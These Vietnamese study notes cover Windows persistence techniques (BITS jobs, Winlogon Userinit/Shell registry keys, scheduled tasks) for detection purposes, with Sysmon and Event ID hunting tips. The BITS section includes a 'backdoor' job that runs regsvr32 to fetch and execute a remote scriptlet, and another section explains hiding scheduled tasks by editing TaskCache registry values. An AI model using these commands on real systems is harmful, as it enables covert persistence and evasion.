Persistance

Created	@January 3, 2025 10:31 AM
Class	Last Chance
Class Status	Not started

BITS Job

Khái niệm

Background Intelligent Transfer Service (BITS) là một built-in framework, được sử dụng bởi các *programmers* hoặc *system administrators* để tải hoặc upload file từ HTTP web servers và SMB file shares

Microsoft ứng dụng BITS để tải xuống và cài đặt các bản cập nhật trong background - sử dụng ***idle bandwidth***

> 💡 Nếu người dùng bắt đầu cập nhật Windows và đăng xuất khỏi máy tính, hoặc nếu kết nối mạng bị mất, BITS sẽ tự động tiếp tục tải xuống ngay khi có thể.

Microsoft cung cấp một utility gọi là **bitsadmin.exe** và **PowerShell cmdlets** cho việc transfer files

- bitsadmin.exe
  - bitsadmin /create <display_name>

    - bitsadmin /addfile <job_name> <remote_file_url> <local_file_path>: thiết lập về vị trí file cần tải và vị trí lưu file khi tải về máy
    - bitsadmin /resume <job_name>
    - bitsadmin /SetNotifyCmdLine <job_name> <command> <arguments>: chạy 1 command khi job thành công hoặc fail
    - ...

- Powershell cmdlet
    - Add-BitsFile
    - Resume-BitsTransfer
    - Set-BitsTransfer
    - Start-BitsTransfer

Attackers thường lạm dụng BITS Job để tải payload độc vì lí do sau

- Chạy background
- Có thể handle về các vấn đề internet bị "đứt đoạn" (tự động resume tải file khi internet được connect lại)
- BIT Jobs có 1 database riêng để quản lí job, vậy nên khi 1 job được tạo, sẽ không đăng kí lên registry.
- Khi job success hoặc fail, có thể chạy 1 chương trình tùy ý
- Thời gian tồn tại của job khá lâu, tối đa 90 ngày.

Example

Tạo 1 Job như sau

```
bitsadmin /create backdoor

bitsadmin /addfile backdoor %comspec%  %temp%\cmd.exe

bitsadmin.exe /SetNotifyCmdLine backdoor regsvr32.exe "/u /s
/i:https://raw.githubusercontent.com/3gstudent/SCTPersistenc
e/master/calc.sct scrobj.dll"

bitsadmin /Resume backdoor
```

- Bước 1: Tạo một job BITS với tên là `backdoor`.

- Bước 2: Thêm một tệp vào job BITS vừa tạo
  - `%comspec%`: biến môi trường trỏ tới đường dẫn của `cmd.exe`.
  - `%temp%\cmd.exe`: nơi tệp được lưu trên máy cục bộ sau khi tải xuống


  ⇒ tuy nhiên vì cung cấp uri không chuẩn ⇒ job sẽ fail.

- Bước 3: Thực một lệnh sẽ được thực thi khi job BITS fail.
  - `regsvr32.exe`: là công cụ hợp pháp của Windows dùng để đăng ký hoặc hủy đăng ký các DLL ⇒ có thể bị lạm dụng để thực thi mã độc mà không cần ghi tệp độc hại vào đĩa
  - `/s`: chạy ở chế độ im lặng, không hiển thị thông báo cho người dùng.
  - `/i`: đường dẫn URL
    - `https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct`: URL chứa tệp Scriptlet (SCT), đây đơn giản chỉ là chạy calc.exe
    - `scrobj.dll`: Một DLL hợp pháp của Windows (Script Component Object Model), được dùng để thực thi nội dung của tệp SCT.


- Bước 4: Thực thi job.

Log thu được

- Sysmon 1 về chạy tiến trình bitsadmin.exe



- Sysmon 3 về việc kết nối mạng



Boot or Logon Autostart Execution: Winlogon Helper DLL

Khái niệm


Winlogon.exe là một thành phần quan trọng trong hệ điều hành Windows, chịu trách nhiệm cho nhiều tác vụ liên quan đến quá trình đăng nhập vào hệ thống.

- Tải hồ sơ người dùng (NTUSER.dat) vào registry, giúp các chương trình sử dụng các khóa trong HKEY_CURRENT_USER.
- Winlogon.exe cũng giám sát việc nhấn Ctrl+Alt+Delete, nhằm đảm bảo người dùng đăng nhập trên một màn hình bảo mật, không bị các chương trình khác theo dõi mật khẩu hoặc giả mạo hộp thoại đăng nhập.

Tuy nhiên, attackers có thể lợi dụng các tính năng của Winlogon để thực thi các DLL hoặc file thực thi độc hại sau khi người dùng đăng nhập. Registry liên quan tới winlogon.exe bao gồm

- HKLM\Software[\Wow6432Node]\Microsoft\Windows NT\CurrentVersion\Winlogon\
- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\

Các khóa con dễ bị lạm dụng bao gồm




- *Winlogon\Userinit*
    - Thiết lập môi trường cho người dùng, bao gồm việc tải hồ sơ người dùng và khởi động các ứng dụng khởi động cùng hệ thống (như Taskbar, Explorer, ...)
- *Winlogon\Shell*
    - Là chương trình shell mặc định của Windows, quản lý giao diện người dùng, như thanh taskbar, menu Start, cửa sổ thư mục, và các chức năng giao diện khác.

> 💡 ***Tại các registry này, ta sẽ thêm mới hoặc thay thế bằng 1 payload độc hại (thường thêm mới để tránh phá vỡ trình tự đăng nhập của hệ thống) ⇒ sau khi người dùng logon thành công các payload sẽ được thực thi***


Example

Ta mong muốn sau khi người dùng logon, sẽ tự động load 1 tiến trình khác, ví dụ notepad.exe ⇒ reg add




Kết quả thu được

- Đã thêm thành công 1 file thực thi vào userinit.




- Sau khi logon, notepad tự động được mở




Hunting hành vi này

- **Sysmon 13** cho hành vi chỉnh sửa registry



- **Sysmon 1** cho hành vi mở cmd và dùng command đổi registry



Scheduled Task

Khái niệm

Scheduled Tasks là một tính năng hợp pháp trên hệ điều hành Windows, cho phép tự động hóa các công việc, chẳng hạn như chạy chương trình, script hoặc lệnh tại thời điểm hoặc điều kiện cụ thể.

> Attacker lợi dụng chức năng lập lịch tác vụ trong Microsoft Windows để tạo điều kiện thực thi mã độc một lần duy nhất hoặc định kỳ khi khởi động hệ thống, hoặc theo lịch trình để duy trì hoạt động.

Các cách để khởi tạo Scheduled Task

Sử dụng Command Line

Dùng schtasks

- /create: tạo 1 scheduled task mới
- /delete: xóa 1 ST
- /run: chạy ngay lập tức 1 ST
- /query: hiện thị chi tiết 1 hoặc tất cả ST

Example

```
schtasks /create /tn "2025_0001" /tr "notepad.exe" /sc daily
```

- ***/tn***: tên của task.

- ***/tr***: đường dẫn đến chương trình thực thi.
- ***/sc***: kiểu lịch trình (daily, weekly, monthly, etc.).
- ***/st:*** thời gian bắt đầu.

Sử dụng PowerShell

Dùng các cmdlet liên quan Scheduled Tasks.

- ***New-ScheduledTaskAction****:* tạo action mà Scheduled Task thực thi, như chạy một chương trình hoặc script.
- ***New-ScheduledTaskTrigger***: định nghĩa trigger cho task, như thời gian hoặc sự kiện cụ thể.
- ***Get-ScheduledTask***: liệt kê các Scheduled Tasks hiện có trên hệ thống.
- ***Set-ScheduledTask***: sửa đổi thông tin của Scheduled Task hiện có.
- ***Unregister-ScheduledTask***: xóa Scheduled Task.

Example

```
$action = New-ScheduledTaskAction -Execute "notepad.exe"
$trigger = New-ScheduledTaskTrigger -Daily -At 12:00PM
Register-ScheduledTask -Action $action -Trigger $trigger -TaskNa
```

Sử dụng Task Scheduler GUI

Dùng ***taskschd.msc*** trong Run (Windows + R).

- **Create Task** hoặc **Create Basic Task** từ menu bên phải.
- Nhập thông tin cơ bản như: **Tên task, Trigger, Action**


Example

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author
2025_0001	Ready	At 12:00 PM every day	1/4/2025 12:00:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-DFN62U
2025_0002	Ready	At 12:00 PM every day	1/4/2025 12:00:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	
2025_0003	Ready	At 2:43 PM every Saturday of every week, starting 1/3/2025	1/4/2025 2:43:51 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-DFN62U
MicrosoftEd...	Running	Multiple triggers defined	1/4/2025 9:38:55 AM	1/3/2025 2:41:48 PM	The task is currently running. (0x41301)	


Hidden Scheduled Task

> Các attacker thường hidden 1 scheduled task độc hại vừa tạo, nhằm tránh khỏi sự chú ý của người dùng cũng như các công cụ defender

Dùng thuộc tính hidden khi tạo ST bằng GUI



- Tuy nhiên thuộc tính này chỉ giúp “hidden” task đó khỏi ứng dụng Scheduled Task, nếu ta dùng các câu lệnh list scheduled task thì vẫn xuất hiện, ví dụ dùng câu lệnh ***schtasks /query***




Xóa Key-Value trong registry

Khi 1 task scheduled được tạo ra, sẽ được đăng kí trong registry gồm 2 subkey sau

> ***HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\TASK_NAME***
>
> Tại subkeys này gồm có các key như là
> ***ID, Index, SD*** để đăng kí scheduled task


> ***HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{GUID}***
>
> Subkey này match với
> ***ID*** trong Tree\TASK_NAME, chứa các thông tin như Actions, Path, Triggers cho scheduled task



💡 ***Ta có thể ẩn scheduled task 1 cách gần như toàn diện, bằng cách xóa hoặc thay đổi các giá trị trong key-value (cần có quyền SYSTEM), bao gồm Security Descriptor (SD) và Index trong Tree\TASK_NAME (dùng các câu lệnh truy vấn thông thường không thể thấy scheduled task)***

Vậy nên, cần thực sự quan tâm tới các scheduled task có các value registry key như trên bị rỗng ⇒ khả năng rất cao là scheduled task có action độc hại

Ban đầu với scheduled task có tên là 2025_0001, có index là (3) ⇒ sửa thành (0) ⇒ bị hidden



Hunting

Log Scheduled Job

- ***Event ID 4698*: A scheduled task was created ⇒ hành vi tạo mới scheduled task (tạo 1 scheduled task với action độc hại)**
- ***Event ID 4702*: A scheduled task was updated. ⇒ sửa 1 scheduled task (chỉnh sửa 1 scheduled task hợp lệ để thêm các action độc hại)**
- Event ID 4699: A scheduled task was deleted.
- Event ID 4700: A scheduled task was enabled.
- Event ID 4701: A scheduled task was disabled.

Log Registry

> HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\TASK_NAME

